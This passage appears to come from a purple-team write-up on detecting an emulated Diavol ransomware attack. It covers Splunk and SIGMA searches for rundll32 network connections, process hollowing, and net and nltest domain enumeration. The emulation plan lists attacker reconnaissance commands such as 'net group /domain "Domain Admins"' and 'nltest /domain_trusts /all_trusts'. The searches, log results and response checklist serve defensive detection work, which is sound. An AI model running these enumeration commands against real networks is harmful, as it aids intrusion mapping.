               CurrentDirectory = E:\ | host = dc.windomain.local | source = WinEventLog:Sysmon |
               sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
```

Rundll32 with Network Connection

Every environment is unique; therefore, there are different ways you may implement this logic that works for you. The easiest way to implement this is to search for a process of rundll32.exe making a network connection. In our example, we searched for rundll32.exe and the field destination IP exists. Our 30 day search only returned true positives to our internal SCYTHE Server, as you can see below.



DestinationIp

1 Value, 100% of events — Selected: Yes No

Reports: Top values · Top values by time · Rare values · Events with this field


Values	Count	%
192.168.0.10	398	100%

```
i  Time            Event
>  1/25/22         01/25/2022 05:12:23 PM
   5:12:23.000 PM  ... 16 lines omitted ...
                   ProcessGuid: {A931971D-2F57-61F0-D600-000000005200}
                   ProcessId: 936
                   ... = WinEventLog:Sysmon |
                   ...Operational
                   Show all 33 lines
                   DestinationPort = 443 | host = dc.windomain.local | source = WinEventLog:Sysmon |
                   sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
>  1/25/22         01/25/2022 05:12:19 PM
   5:12:19.000 PM  ... 16 lines omitted ...
                   ProcessGuid: {A931971D-2F57-61F0-D600-000000005200}
                   ProcessId: 936
                   Image: C:\Windows\System32\rundll32.exe
                   User: WINDOMAIN\vagrant
                   Show all 33 lines
                   DestinationPort = 443 | host = dc.windomain.local | source = WinEventLog:Sysmon |
                   sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
```

If you have too much internal traffic to tune, you may want to start with just catching outbound connections. For this, we recommend starting with the SIGMA Rundll32 Internet Connection rule.


Process Hollowing Detection

An EDR should detect this. It’s worth noting, though, if the alert is responded to by an analyst or not. Suppose there are too many false positives for the process hollowing alert generated by this emulation. In that case, you should seek to baseline the alert for your environment so it may be responded to. If you are layering an EDR with Sysmon or only running Sysmon, you must implement logic. First, you will need to ensure that Sysmon and its configuration are up to date, as this functionality was released in 2021 in Sysmon 13. See Microsoft Sysmon now detects malware process tampering attempts. Once you collect the appropriate telemetry, the detection logic is to alert on an event code of 25 with a Type of *Image is replaced*. This will detect when an in-memory process image does not match the disk image because the process hollowing replaces it. At the time of this writing, we have submitted this logic to SIGMA and it should be available here as sysmon_process_hollowing.yml shortly, if not already.



Diavol Stage 1 Detections

This stage is where the threat actor enumerates the environment. Now that the actor has injected the payload process, common enumeration commands are conducted leveraging net and nltest commands. If you are mapping to the Kill Chain, this would be where the actor has gotten to Actions on Objectives as they are actively running commands on target. You can see the commands laid out in the SCYTHE screenshot below.



3 run net group /domain
T1087.002

4 run net group /domain "Domain Admins"
T1087.002

5 run net group "Domain Computers" /domain
T1069.002


6 run net localgroup administrators
T1069.001

7 run net view /all
T1018

8 run nltest /domain_trusts /all_trusts
T1482

Suspicious Net Commands

The commands conducted by the adversary and the emulation plan are commonly seen in BazarLoader and ransomware attacks. These commands are indicative of enumerating the environment a threat actor is operating in. To detect this enumeration activity we recommend the Net.exe Execution SIGMA Rule. The logic is looking for net.exe or net1.exe with a command line containing strings of group, localgroup, user, view, share, accounts, stop, or star. In the image below, all commands in steps three through seven were picked up by the rule search.




```
(source="WinEventLog:*" (Image="*\\net.exe" OR Image="*\\net1.exe") (CommandLine="* group*" OR CommandLine="* localgroup*" OR CommandLine="* user*"
    OR CommandLine="* view*" OR CommandLine="* share*" OR CommandLine="* accounts*" OR CommandLine="* stop *" OR CommandLine="* start*")) | table
    ComputerName,User,CommandLine
```

✓ 9 events (1/19/22 6:00:00.000 PM to 1/26/22 6:29:28.000 PM)

ComputerName	User	CommandLine
dc.windomain.local	NOT_TRANSLATED WINDOMAIN\vagrant	net view /all
dc.windomain.local	NOT_TRANSLATED WINDOMAIN\vagrant	C:\Windows\system32\net1 localgroup administrators
dc.windomain.local	NOT_TRANSLATED WINDOMAIN\vagrant	net localgroup administrators
dc.windomain.local	NOT_TRANSLATED WINDOMAIN\vagrant	C:\Windows\system32\net1 group "Domain Computers" /domain
dc.windomain.local	NOT_TRANSLATED WINDOMAIN\vagrant	net group "Domain Computers" /domain
dc.windomain.local	NOT_TRANSLATED WINDOMAIN\vagrant	C:\Windows\system32\net1 group /domain "Domain Admins"
dc.windomain.local	NOT_TRANSLATED WINDOMAIN\vagrant	net group /domain "Domain Admins"
dc.windomain.local	NOT_TRANSLATED WINDOMAIN\vagrant	C:\Windows\system32\net1 group /domain
dc.windomain.local	NOT_TRANSLATED WINDOMAIN\vagrant	net group /domain

Suspicious Nltest Commands

For detecting the domain trust enumeration conducted in step 8, we recommend the SIGMA Recon Activity with NLTEST Rule and provide a screenshot of it below. Depending on your environment, it may be possible for you to baseline and flag on any nltest.exe execution. It's worth noting the Domain Trust Discovery SIGMA Rule is also applicable.



New Search

```
(source="WinEventLog:*" Image="*\\nltest.exe" ((CommandLine="*/server*" CommandLine="*/query*") OR (CommandLine="
    */dclist:*" OR CommandLine="*/parentdomain*" OR CommandLine="*/domain_trusts*" OR CommandLine="*/trusted_domains*"
    OR CommandLine="*/user*"))) | table Image,User,CommandLine
```

✓ 1 event (1/19/22 6:00:00.000 PM to 1/26/22 6:37:01.000 PM)

Image	User	CommandLine
C:\Windows\System32\nltest.exe	NOT_TRANSLATED WINDOMAIN\vagrant	nltest /domain_trusts /all_trusts

Respond

If any of the alerts are detected in the environment, the response team should determine the depth of the Kill Chain, collect artifacts, and answer the following questions:

Was the installation successful?

What are the persistent mechanisms?

Is Command & Control (C2) successful?

What are the domain names, IP addresses, ports and protocols used?

Are there observations of Actions on Objectives (AOO)?

- If so, what are they?
- Did it move to other hosts?
- Was any sensitive data taken?

- Usernames?
- Passwords?
- Other?

What was the infection vector?

- How was it delivered?
- What exploitation led to installation?

Once it has been determined how deep the intrusion goes, containment, eradication, and recovery should begin. After recovery, lessons learned should drive additional courses of action (COAs) to thwart the threat should it return, such as implementing additional security controls. As always, please follow your organization's response plan and evidence retention policies. We also recommend leveraging NIST SP 800-61 Rev. 2.

Conclusion

Our internal purple team took the cyber threat intelligence from The DFIR Report, extracted the procedures mapped to ATT&CK, built and shared an adversary emulation plan, emulated the attack, and covered multiple detection opportunities. This was a multi-stage attack with 3 different threat actors working together to gain initial access, propagate through the environment, and leverage the Diavol ransomware for double extortion. We would like to thank The DFIR Report for the detailed reporting. The procedure-level ATT&CK mapping and plan is available on this Google Sheet if you would like to take a look at the entire multi-stage attack planning phase. Lastly, manual and automated emulationation steps are available to the community on GitHub.

Authors: Jorge Orchilles, Chris Peacock, Nathali Cano